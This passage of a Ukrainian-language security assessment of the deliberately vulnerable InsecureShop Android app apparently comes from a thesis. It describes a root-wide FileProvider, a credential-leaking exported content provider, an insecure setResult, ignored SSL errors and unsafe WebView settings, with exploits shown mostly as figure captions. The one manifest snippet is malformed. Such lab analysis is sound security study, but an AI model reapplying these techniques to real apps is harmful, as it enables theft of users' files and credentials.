


Рисунок 3.65 – Успішне перехоплення та підміна URL

Опис вразливості: Аналіз AndroidManifest.xml виявив FileProvider з надмірно широкими правами доступу, що надає доступ до кореневого каталогу файлової системи.

```


> @DatabindingInfo
> @InsecureShopApp
> @LogInActivity
> @PrivateActivity
> @ProductAdapter
> @ProductDetail
> @ProductListActivity
> @R
> @ResultActivity
> @SendingDataViaInkationActivity
> @WebView2Activity
> @WebViewActivity
> @kotlin

    android:exported="true"/>
    <provider
        android:name="com.insecureshop.contentprovider.InsecureShopProvider"
        android:readPermission="com.insecureshop.permission.READ"
        android:exported="true"
        android:authorities="com.insecureshop.provider"/>
    <provider
        android:name="androidx.core.content.FileProvider"
        android:exported="false"
        android:authorities="com.insecureshop.file_provider"
        android:grantUriPermissions="true"
        <data
            android:name="android.support.file_PROVIDER_PATHS"
            android:resource="@xml/provider_paths"/>
        </provider>
    <service
        android:name="net.otny.uploadservice.UploadService"

```

Конфігурація `provider paths.xml` надає доступ до кореневого каталогу.

Експлуатація вразливості: Використовуючи раніше виявлену вразливість у `Redirection` у `WebView2Activity`, було розроблено експлойт для доступу до портованого `FileProvider`:



Оцінка критичності: Вразливість класифікується як критична. Конфігурація FileProvider з доступом до root-директорії дозволяє викрасти будь-який файл з пристрою.

Вразливість: Небезпечний Content Provider (Insecure Content Provider).

Опис вразливості: Експортований Content Provider InsecureShopProvider надає доступ до облікових даних користувача будь-якому додатку на пристрої.

Аналіз вразливого коду:




Рисунок 3.68 – Код InsecureShopProvider

Експлуатація вразливості:




Рисунок 3.69 – Результат запиту до Content Provider з обліковими даними

Оцінка критичності: Вразливість класифікується як критична. Експортований Content Provider без належного захисту дозволяє будь-якому додатку отримати облікові дані.

Вразливість: Небезпечна реалізація setResult (Insecure setResult Implementation).

Опис вразливості: Експортована ResultActivity містить небезпечну реалізацію методу setResult(), що повертає отриманий Intent назад до викликаючого додатку.

Аналіз вразливого коду: Декларація у маніфесті:




Рисунок 3.70 – Декларація ResultActivity

Код ResultActivity:




Рисунок 3.71 – Небезпечна реалізація setResult

Метод setResult(-1, getIntent()) повертає той самий Intent з усіма дозволами (включаючи FLAG_GRANT_READ_URI_PERMISSION), що були передані при запуску.

Експлуатація вразливості:




Рисунок 3.72 – Успішна експлуатація через setResult

Оцінка критичності: Вразливість класифікується як критична. Механізм дозволяє отримати доступ до захищених ресурсів через делегування дозволів.

Вразливість: Відсутність валідації SSL-сертифікатів (SSL Certificate Validation Bypass).

Опис вразливості: Додаток використовує кастомний WebViewClient, що ігнорує всі помилки SSL-сертифікатів, роблячи користувачів вразливими до атак Man-in-the-Middle.

Аналіз вразливого коду:




Рисунок 3.73 – Небезпечна обробка SSL-помилки

Використання у WebViewActivity:




Рисунок 3.74 – Встановлення CustomWebViewClient

Експлуатація вразливості: При нормальній поведінці браузер повинен показати попередження:




Рисунок 3.75 – Очікувана поведінка при недійсному сертифікаті

Однак вразливий додаток ігнорує помилку:




Рисунок 3.76 – Burp Suite успішно перехоплює HTTPS-трафік

Оцінка критичності: Вразливість класифікується як критична (OWASP Mobile Top 10: M5 – Insecure Communication). Ігнорування SSL-помилки дозволяє зломиснику перехоплювати та модифікувати весь HTTPS-трафік.

Вразливість: Небезпечні властивості WebView (Insecure WebView Properties).

Опис вразливості: WebView налаштований з увімкненим `setAllowUniversalAccessFromFileURLs()`, що дозволяє JavaScript-коду з локальних файлів здійснювати крос-доменні запити та викрадати дані.

Експлуатація вразливості: Було розроблено експлойт, що завантажує HTML-файл з JavaScript для викрадення локальних файлів:




Рисунок 3.77 – Відображення викраденого вмісту файлу




Рисунок 3.78 – Дані успішно відправлені на зовнішній сервер

Оцінка критичності: Вразливість класифікується як критична. Комбінація небезпечних налаштувань WebView дозволяє повністю скомпрометувати дані додатку та відправити їх на зовнішній сервер.

Вразливість: Неправильна конфігурація AWS Cognito (AWS Cognito Misconfiguration).

Опис вразливості: У ресурсах додатку виявлено жорстко закодований ідентифікатор AWS Cognito Identity Pool, що дозволяє неавтентифікованим користувачам отримати тимчасові облікові дані AWS.

Аналіз вразливого коду: У файлі strings.xml:

